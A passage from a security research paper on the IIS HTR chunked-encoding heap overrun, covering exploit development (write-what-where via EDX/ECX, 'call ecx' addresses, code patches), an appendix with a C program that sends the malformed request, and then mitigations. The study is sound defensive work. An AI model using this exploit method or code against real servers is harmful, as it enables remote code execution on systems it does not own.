Based on Figure 2-37 Export table of ISM.DLL (by PEDUMP) it shows the RVA of the function as “8667” on the first column and “976B” for Figure 2-38 Export table of NTDLL.DLL (by PEDUMP); when adding these values to their image base address it equals 0x6D6C8667 and 0x77FC976B respectively. The following are examples of LibAddr output.

```
E:\>libaddr e:\winnt\system32\inetsrv\ism.dll HttpExtensionProc

Entry point at: 0x6D6C8667

E:\>libaddr ntdll.dll RtlAllocateHeap

Entry point at: 0x77FC976B
```

After reviewing all the details, it gives the necessary information to clearly understand that this is not just about downloading an exploit code, compiling it, and launching it against another system, but a thoughtful result of well founded knowledge of many aspects of the overall computing environment.

The steps taken so far included: protocol information, a look inside the crafted packet containing the required data to exploit the vulnerability, the server response to it, a walk through what happened inside of dllhost.exe by using a debugger, a look at its register's dumps, disassembly, memory dumps for both of the access violation (AV) errors, and an overview of the PE format and the NT memory model.

Nevertheless, all the details provided should present an entrance to the exploit world. Although the need for additional information regarding exactly what can be overwritten in memory, remains; the PE overview pointed out some details about memory content after a PE is loaded in memory, as well areas within it that are marked as read-only, and other areas that allow modifications. The characteristics of this type of exploit and the specifics of this vulnerability are the roadmap for a successful exploitation.

2.8.5 Working with 4 bytes

While debugging the DLLHOST.EXE process we learn that two AV were taking place. The second AV was the most important because it showed how the values passed through the exploit were being used to access a memory location and writing a value into it. The AV error on the second instance was caused by the instruction:

MOV [EDX], ECX

The values passed to it in hexadecimal (HEX) were EDX=0x46464646 and ECX=0x45454545, while their ASCII values were EDX=FFFF and ECX=EEEE easily identified in the exploit string. Whether we read it as hexadecimal or ASCII, it still shows that only four bytes is all that can be controlled. Four bytes are also 32bits and the NT memory model is based on a flat 32bit model; therefore, memory locations are referenced by using 32bit pointers.

Heap exploitation can take advantage of function's pointers. Almost any writable memory location holding an address that points to some sort of system code could be used. An article posted at SecurityFocus mailing list, References item 54, evaluates different options to approach the exploitation and getting it to execute alternate code. Although, it's not specifically describing it based on code written for the HTR exploit, it provides an idea to exploit it. Some other options might include Structured Exception Handling (SEH), please refer to Halvar Flake's presentation at "Blackhat Briefings Windows 2002," item 51 in the references. Notice that this is not particularly limited by what type of structure or data is overwritten as far as it can leverage execution at some point.

Assuming the exploit contained a payload with some code to execute on the server, and the memory location in which it landed in the server has been identified, a value of 0x003F86A8 will be assigned to it as its entry point, and this is just as a sample value. All efforts will be directed to get this memory address into some place that will be called or referenced for execution. This address will be the destination address or the value to be written somewhere, in a yet unknown writable memory location. The register ECX will be set with this value by modifying the exploit string E-E-E-E for 00-3F-86-A8.

With the location of the exploit payload, the value to modify register ECX, the next step is to identify the value of EDX, the register that points to a writable memory area that should contain some sort of pointer to a code the system will call at a later time. Since the overwritten address could be anything, it's difficult to predict when it's going to be executed. So far, all there is to know about EDX is that it's equal to 0x46464646 or FFFF from the string, which already identifies where within the string the value of EDX should be placed.

Earlier in an overview of the PE file, various details were outlined. It illustrated pretty much what could be found in memory once the files are loaded. Attaching the debugger to the DLLHOST.EXE process, we learn that many DLLs were loaded along with it. Some of these DLLs are ISM.DLL, NTDLL.DLL and KERNEL32.DLL among other ones. From the PE format, we also learn how these files or modules export functions to other modules and import from other's functions as well. In addition, we recognize other areas of the PE file and which ones were read-only or read-write, etc. It's time to go back to the PE file and try to find an area that can be written into, locate within that area a data structure, a function pointer, or anything that might permit execution.

Since we are not modifying EIP directly, as stack based overflows do, the payload code will not be executed immediately; instead, it will rely on a system or process making a call to execute the code being referenced by the overwritten memory address. The following Figure 2-39 Process flow before and after the exploit, illustrates what the normal flow of the system/process would be and what the exploit causes by modifying four bytes in an arbitrary memory space. The memory addresses are not aligned sequentially; they are only used as reference and nothing more.




Figure 2-39 Process flow before and after the exploit

The normal flow in the left side of figure 2-39 starts by assuming a system call to something that is referenced by an address saved at location 0x77ED839B, marked as item number 1. This memory location is also assumed to be in a writable area inside the PE file format. When the system/process refers to the content of this location, it reads the address that contains the code intended for execution by the system, and such code could be a call to an SHE handler or any other function.

The right side of the same figure shows what happens in the system when the exploit successfully modifies the memory space at [EDX], with the correct value for the offset of the payload referenced by ECX. It starts at number zero with the exploit modifying the memory content, then it waits for the same system call to reference the value contained at 0x77ED839B. At the time the call occurs this memory value already points to the address of the payload, therefore executing the offending code.

Ideally this could succeed if the addresses were always static and very predictable. Windows 2000 is considered a dynamic system, which makes it very difficult to reference static memory locations. We notice earlier for this vulnerability how the memory content and even the AV instructions vary from service pack level and versions of the OS. Another way to approach this issue is by using a relative call or jump. The payload is not always going to land in the same location, but it might be X bytes from a particular register or luckily pointed by another register. In the next example, it adds an additional element for referencing the call to the payload location. Using ECX for a relative call and assuming its value it's going to be the exact value required to redirect the execution. It will look as follows in Figure 2-40 Process flow with a relative call:




Figure 2-40 Process flow with a relative call

Finding the proper section with the code to accommodate a relative call or jump could be a very cumbersome task. A good approach to look for relative jump or call is to search inside of any given library that will be part of the process's memory space at run time. The following addresses are examples of "call ecx" instructions inside kernel32.dll memory space.

KERNEL32.DLL CALL ECX

0x77ECC4790x77ECFC06 0x77ED0211 0x77ED381B

It is important to remember that the options presented in this paper are just examples, and they are not the only methods of exploitation; extensive material is provided in the References as well as the Internet in regards to this topic. For the purpose of this example we have identified the memory to overwrite and the value to overwrite with by using either approach to direct memory reference or a relative call.

Finally, the exploit sample code will have to be modified to add the new values to alter the flow of the process. The lines to be added are shown below in two groups to easily place them into the sample code. The first one goes under "define statements" and the second one goes under "modify string value."

```
#define ADDR 0x77ED839B; //FFFF

#define RDATA 0x77ED0211; //EEEE Relative

#define DDATA 0x003F86A8; //EEEE Direct
```

```
* (unsigned int *) strstr(buffer,"FFFF") = ADDR; //EDX
* (unsigned int *) strstr(buffer,"EEEE") = RDATA; //ECX
```

A successful exploitation will have to overcome many obstacles as the vulnerability lies in the dynamics of memory management. The tests showed that it's difficult to predict the memory locations to build an exploit; furthermore, other elements such as OS versions, service packs level, hot-fixes, and application configuration are variables that can cause modifications to the environment, in addition to the characteristics of the memory in a dynamic system. At the reconnaissance stage, a reliable OS detection tool could narrow down the options and clear the path in predicting the server's state and possible method of exploitation once the vulnerability has been identified.

While this paper was being developed, no exploit was available to take advantage of this vulnerability, although some examples were posted at http://packetstormsecurity.nl/, most of them are intended for the "asp" heap overflow not for the "htr" which is the interest of this paper; nevertheless, for anyone interested in further exploring this vulnerability, such examples can be modified and adjusted to exploit the "hrt."

2.9 How to protect against it:

It's known how system administrators and many others believe that service packs and hot-fixes are the solutions for every problem, and once applied, the server is totally hacker proof. This is a misconception as "Zero Day" (0day) exploits have long proven that service packs and hot-fixes are not by any means a total secure state of a server. Other layers of security should be added in order to minimize the risks as much as possible, and perhaps totally protect against it.

There are two alternatives to approach this vulnerability depending on whether the server must provide support for HTR or not. If the server is to provide support, then a hot-fix, service pack, or any manufacturer fix should be applied as quickly as possible. The MS02-028 bulletin has the required information to obtain the hot-fix and other tools, as a quick reference here are the links to the hot-fixes:

IIS 4.0 http://www.microsoft.com/Downloads/Release.asp?ReleaseID=39579

IIS 5.0 http://www.microsoft.com/Downloads/Release.asp?ReleaseID=39217

Other countermeasures that might be considered are: Application Firewall, specially required to perform application layer security; and Intrusion Detection System (IDS) preferably host based. These two components will provide a proactive stand at the firewall and a reactive stand at the IDS level.

On the other hand, if HTR support is NOT required, the simplest way to protect against this vulnerability is by not providing a mapping for the ".htr" file extension requests. All the work and research done to get to exploit it could be just wasted by removing support for HTR at the web server. While many problems are found in the implementation, many can be prevented at the configuration. HTR is an obsolete technology that should NOT be running unless otherwise required.

In order to disable it, there are three methods. The first involves the use of a Microsoft provided tool named IIS Lockdown which totally disables HTR on any IIS server. It can be found at http://www.microsoft.com/technet/security/tools/tools/locktool.asp

The second option is using another Microsoft provided tool named URLScan, this will block requests for chunked-encoding transfer, preventing the server extension from processing them. It can be found at http://www.microsoft.com/technet/security/tools/tools/urlscan.asp

The third option is by manually removing the mapping at the application configuration from the IIS graphical interface. It could be done at the master who affects all web sites running in the web server or to individual web sites. The steps to get there are as follows: Open Internet Information Services MMC, right click the web server and select properties; Under master properties, select WWW service and click Edit, then go to Home Directory and click Configuration at the bottom right side; the application properties will open, find ".htr" click remove, confirm and click OK all the way out, restart the service.

3. Conclusion:

The purpose of this paper is to discuss reasons that make port 80 part of the top ten most attacked ports, utilizing a vulnerability found in HTR chunked encoding mechanism of IIS that produces a heap overrun. It's important to remember that port 80 by itself is not the reason for the existence of vulnerabilities, but the service associated with it is. This is the reason why this paper reviewed the protocols and services associated with port 80. It also provided an inside view of the service code as the vulnerability was exploited. Additionally, it provided details about the protocols involved as well as the application/service bound to it, and it suggested details regarding the exploitation of the vulnerability.

References:

Internet Assigned Numbers Authority

1. http://www.iana.org/assignments/port-numbers

Using Apache With Microsoft Windows

2. http://httpd.apache.org/docs/windows.html

Zeus web server

3. http://www.zeus.com

Microsoft Web technologies

4. http://www.microsoft.com/windows2000/technologies/web/default.asp

HTTP, TCP, UDP RFC(s)

5. http://www.ietf.org/rfc/rfc2068.txt
6. http://www.ietf.org/rfc/rfc2616.txt
7. http://www.ietf.org/rfc/rfc1945.txt
8. http://www.ietf.org/rfc/rfc2854.txt

Microsoft security bulletin

9. MS02-028 : Heap Overrun in HTR Chunked Encoding Could Enable Web Server Compromise (Q321599)

eEye HTR Heap Overrun Advisory

10. http://www.eeye.com/html/Research/Advisories/AD20020612.html

Internet Security Systems comments

11. http://www.iss.net/security_center/static/9327.php

@stake, Inc. ASP Chunked Encoding Advisory

12. http://www.@stake.com/research/advisories/2002/a041002-1.txt

Common Vulnerabilities and Exposures (CVE)

13. http://www.cve.mitre.org/cgi-bin/cvename.cgi?name=CAN-2002-0364

CERT Coordination Center

14. http://www.kb.cert.org/vuls/id/313819

Security Focus comments

15. http://online.securityfocus.com/bid/4855

Microsoft security bulletin

16. http://www.microsoft.com/technet/security/bulletin/ms02-018.asp

Open Web Application Security Project

17. http://www.owasp.org

W3C HTTP Object MetaInformation

18. http://www.w3.org/Protocols/HTTP/Object_Headers.html

Basic HTTP as defined in 1992

19. http://www.w3.org/Protocols/HTTP/HTTP2.html

Internet Information Services 5.0 Technical Overview

20. http://www.microsoft.com/technet/prodtechnol/iis/deploy/depovg/iis5tech.asp

Internet Information Services 6.0 Overview - Beta 3

21. http://www.microsoft.com/technet/prodtechnol/iis/evaluate/iis6ovw.asp

Windows Web services Product documentation

22. http://www.microsoft.com/windows2000/en/server/iis/default.asp

MSDN article: An In-Depth Look into the Win32 Portable Executable File Format

23. http://msdn.microsoft.com/msdnmag/issues/02/02/PE/PE.asp

MSDN article: An In-Depth Look into the Win32 Portable Executable File Format, Part 2

24. http://msdn.microsoft.com/msdnmag/issues/02/03/PE2/PE2.asp

Portable Executable File Format (by Prasad Dabak, Milind Borate and Sandeep Phadke)

25. http://www.windowsitlibrary.com/Content/356/11/toc.html

Common Object File Format (COFF)

26. http://support.microsoft.com/default.aspx?scid=kb;en-us;q121460

Microsoft Portable Executable and Common Object File Format Specification

27. http://www.microsoft.com/hwdev/hardware/PECOFF.asp

MSDN article: Peering Inside the PE: A Tour of the Win32 Portable Executable File Format

28. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/dndebug/html/msdn_peeringpe.asp

SDK: These functions allow you to work with a portable executable (PE) image.

29. http://msdn.microsoft.com/library/default.asp?url=/library/en-us/debug/base/image_help_library.asp

PE/COFF Tools: PEView

30. http://www.magma.ca/~wjr/PEview.zip

PE/COFF Tools: PEBrowse Professional Interactive

31. http://www.smidgeonsoft.com/

PE/COFF Tools: PEDUMP

32. http://download.microsoft.com/download/msdnmagazine/code/Feb02/WXP/EN-US/PE.exe

Microsoft Debugging Tools

33. http://www.microsoft.com/ddk/debugging/default.asp

Microsoft Debugger version 6.0.17.0

34. http://www.microsoft.com/ddk/debugging/installx86.asp

Microsoft Debugger Symbols Windows 2000

35. http://www.microsoft.com/ddk/debugging/symbols.asp

Ethereal network protocol analyzer

36. http://www.ethereal.com/

WinDump: tcpdump for Windows

37. http://windump.polito.it/

Packet capture tool from Next Generation Security Software Ltd

38. http://www.nextgenss.com/software/ngssniff.html

Next Generation Security Software Ltd, research papers

39. http://www.nextgenss.com/research/papers.html

Non-Stack Based Exploitation of Buffer Overrun Vulnerabilities on Windows NT/2000/XP

40. http://www.nextgenss.com/papers/non-stack-bo-windows.pdf

Buffer Overflows for Beginners

41. http://www.nextgenss.com/papers/bufferoverflowpaper.rtf

Exploiting Windows NT 4 Buffer Overruns

42. http://www.nextgenss.com/papers/ntbufferoverflow.html

How to Write Buffer Overflows, by Mudge

43. http://www.insecure.org/stf/mudge_buffer_overflow_tutorial.html

Smashing The Stack For Fun And Profit, Phrack 49

44. http://www.phrack.com/show.php?p=49&a=14

Win32 Buffer Overflows, Phrack 55

45. http://www.phrack.com/show.php?p=55&a=8

Win32 Buffer Overflows, Phrack 55

46. http://www.phrack.com/show.php?p=55&a=15

Exploiting Non-adjacent Memory Spaces, Phrack 56

47. http://www.phrack.com/show.php?p=56&a=14

Once upon a free (), Phrack 57 (Heap Related)

48. http://www.phrack.com/show.php?p=57&a=9

Vudo malloc tricks, Phrack 57 (Heap Related)

49. http://www.phrack.com/show.php?p=57&a=8

Detours: Binary Interception of Win32 Functions

50. http://research.microsoft.com/sn/detours/

Third Generation Exploits, Halvar Flake

51. http://www.blackhat.com/presentations/win-usa-02/halvarflake-winsec02.ppt
52. http://www.blackhat.com/presentations/bh-europe-01/halvar-flake/halvar.ppt
53. http://www.blackhat.com/presentations/bh-usa-01/HalvarFlake/bh-usa-01-Halvar-Flake.PPT

SecurityFocus Mailing List

54. http://online.securityfocus.com/archive/82/277162/2002-06-17/2002-06-23/2

MSDN SDK article: Virtual Address Space

55. http://msdn.microsoft.com/library/en-us/memory/base/virtual_address_space.asp

Intel Instruction Set Summary

56. http://www.intel.com/design/intarch/techinfo/pentium/instsum.htm

4. Appendix:

4.1 IIS 4.0 Vulnerabilities

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/current.asp?productid=16&servicepackid=0&submit1=go&isie=yes

4.2 IIS 5.0 Vulnerabilities

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/current.asp?productid=17&servicepackid=0&submit1=go&isie=yes

4.3 IIS 5.1 Vulnerabilities

http://www.microsoft.com/technet/treeview/default.asp?url=/technet/security/current.asp?productid=124&servicepackid=0&submit1=go&isie=yes

4.4 HTR implementation vulnerabilities

4.4.1 CVE-1999-0874

Buffer overflow in IIS 4.0 allows remote attackers to cause a denial of service via a malformed request for files with .HTR, .IDC, or .STM extensions.

4.4.2 CVE-2000-0304

Microsoft IIS 4.0 and 5.0 with the IISADMPWD virtual directory installed allows a remote attacker to cause a denial of service via a malformed request to the inetinfo.exe program, aka the "Undelimited .HTR Request" vulnerability.

4.4.3 CVE-2000-0457

ISM.DLL in IIS 4.0 and 5.0 allows remote attackers to read file contents by requesting the file and appending a large number of encoded spaces (%20) and terminated with a .htr extension, aka the ".HTR File Fragment Reading" or "File Fragment Reading via .HTR" vulnerability.

4.4.4 CVE-2000-0630

IIS 4.0 and 5.0 allows remote attackers to obtain fragments of source code by appending a +.htr to the URL, a variant of the "File Fragment Reading via .HTR" vulnerability.

4.4.5 CVE-2001-0004

IIS 5.0 and 4.0 allows remote attackers to read the source code for executable web server programs by appending "%3F+.htr" to the requested URL, which causes the files to be parsed by the .HTR ISAPI extension, aka a variant of the "File Fragment Reading via .HTR" vulnerability.

4.4.6 CAN-2002-0071

Buffer overflow in the ism.dll ISAPI extension that implements HTR scripting in Internet Information Server (IIS) 4.0 and 5.0 allows attackers to cause a denial of service or execute arbitrary code via HTR requests with long variable names.

4.4.7 CAN-2002-0364

Buffer overflow in the chunked encoding transfer mechanism in IIS 4.0 and 5.0 allows attackers to execute arbitrary code via the processing of HTR request sessions, aka "Heap Overrun in HTR Chunked Encoding Could Enable Web Server Compromise."

4.4.8 CAN-2002-0421

IIS 4.0 allows local users to bypass the "User cannot change password" policy for Windows NT by directly calling .htr password changing programs in the /iisadmpwd directory, including (1) aexp2.htr, (2) aexp2b.htr, (3) aexp3.htr , or (4) aexp4.htr.

4.5 Chunked encoding implementation vulnerabilities

4.5.1 CVE- 2000- 0226

IIS 4.0 allows attackers to cause a denial of service by requesting a large buffer in a POST or PUT command which consumes memory, aka the "Chunked Transfer Encoding Buffer Overflow Vulnerability."

4.5.2 CAN- 2002- 0079

Buffer overflow in the chunked encoding transfer mechanism in Internet Information Server (IIS) 4.0 and 5.0 Active Server Pages allows attackers to cause a denial of service or execute arbitrary code.

4.5.3 CAN- 2002- 0147

Buffer overflow in the ASP data transfer mechanism in Internet Information Server (IIS) 4.0, 5.0, and 5.1 allows remote attackers to cause a denial of service or execute code, aka "Microsoft-discovered variant of Chunked Encoding buffer overrun."

4.5.4 CAN- 2002- 0364

Buffer overflow in the chunked encoding transfer mechanism in IIS 4.0 and 5.0 allows attackers to execute arbitrary code via the processing of HTR request sessions, aka "Heap Overrun in HTR Chunked Encoding Could Enable Web Server Compromise."

4.5.5 CAN- 2002- 0392

Apache 1.3 through 1.3.24, and Apache 2.0 through 2.0.36, allows remote attackers to cause a denial of service and possibly execute arbitrary code via a chunk-encoded HTTP request that causes Apache to use an incorrect size.

4.5.6 CAN- 2002- 0845

Buffer overflow in Sun ONE / iPlanet Web Server 4.1 and 6.0 allows remote attackers to execute arbitrary code via an HTTP request using chunked transfer encoding

4.6 List of files

4.6.1 htr.c

```
#include <stdio.h>
#include <windows.h>
#include <winsock.h>
#pragma comment (lib, "WS2_32")
/*
define statements
*/
int main ()
{
SOCKET Conn_Socket = 0;
WORD WinSocketVersion;
WSADATA wsaData;
int Error;
WinSocketVersion = MAKEWORD(2,2);
Error = WSAStartup (WinSocketVersion, &wsaData);
if ( Error != 0) {
     printf("Error initializing...");
    }
Conn_Socket = socket (AF_INET, SOCK_STREAM, IPPROTO_TCP);
if (INVALID_SOCKET != Conn_Socket)
 {
 SOCKADDR_IN D_Host;
 D_Host.sin_family = AF_INET;
 D_Host.sin_port = htons(80);
 D_Host.sin_addr.S_un.S_addr = inet_addr("W.X.Y.Z"); //w.x.y.z = ip address
 if (0 == connect (Conn_Socket, (struct sockaddr*) &D_Host, sizeof(struct sockaddr)))
  {
  // connection successfully initialized
  static char buffer[512];
  // Bulding HTTP command string
  sprintf(buffer,"POST /heap.htr HTTP/1.1\r\n"
                    "HOST: attacker.box.lab\r\n"
                    "Transfer-Encoding: chunked\r\n"
                    "20\r\n"
                    "AAAABBBBCCCCDDDDEEEEFFFFEEYE2002\r\n"
                    "0\r\n\r\n\r\n\r\n");
/*
modify string values
*/
  send(Conn_Socket,buffer, strlen(buffer),0);
   }
 closesocket(Conn_Socket);
 }
 WSACleanup();
 return 0;
}
```

4.6.2 libaddr.c

```
#include <stdio.h>
#include <windows.h>
#include <winbase.h>
 typedef void (*MYPROC)(LPTSTR);
 int main(int argc, char **argv)
{
        HINSTANCE LibHandle;
        MYPROC ProcAdd;
        char    dllname[255];
        char    proname[255];

        if(argc!=3)
        {
                printf("Usage: LibAddr <Library> <Function>");
                return -1;
        }
        strncpy(dllname,argv[1],255);
        strncpy(proname,argv[2],255);
LibHandle = LoadLibrary(dllname);
ProcAdd = (MYPROC) GetProcAddress(LibHandle,proname);
printf("\nEntry point at: 0x%X",ProcAdd,"\n\r");
return 0;
}
```

4.6.3 Pseudo-code to decode Transfer-Encoding extracted from RFC2068.

19.4.6 Introduction of Transfer-Encoding

HTTP/1.1 introduces the Transfer-Encoding header field (section 14.40).

A process for decoding the "chunked" transfer coding (section 3.6) can be represented in pseudo-code as:

```
length := 0
read chunk-size, chunk-ext (if any) and CRLF
while (chunk-size > 0) {
  read chunk-data and CRLF
  append chunk-data to entity-body
  length := length + chunk-size
  read chunk-size and CRLF
}
read entity-header
while (entity-header not empty) {
  append entity-header to existing header fields
  read entity-header
}
Content-Length := length
Remove "chunked" from Transfer-Encoding
```

END OF DOCUMENT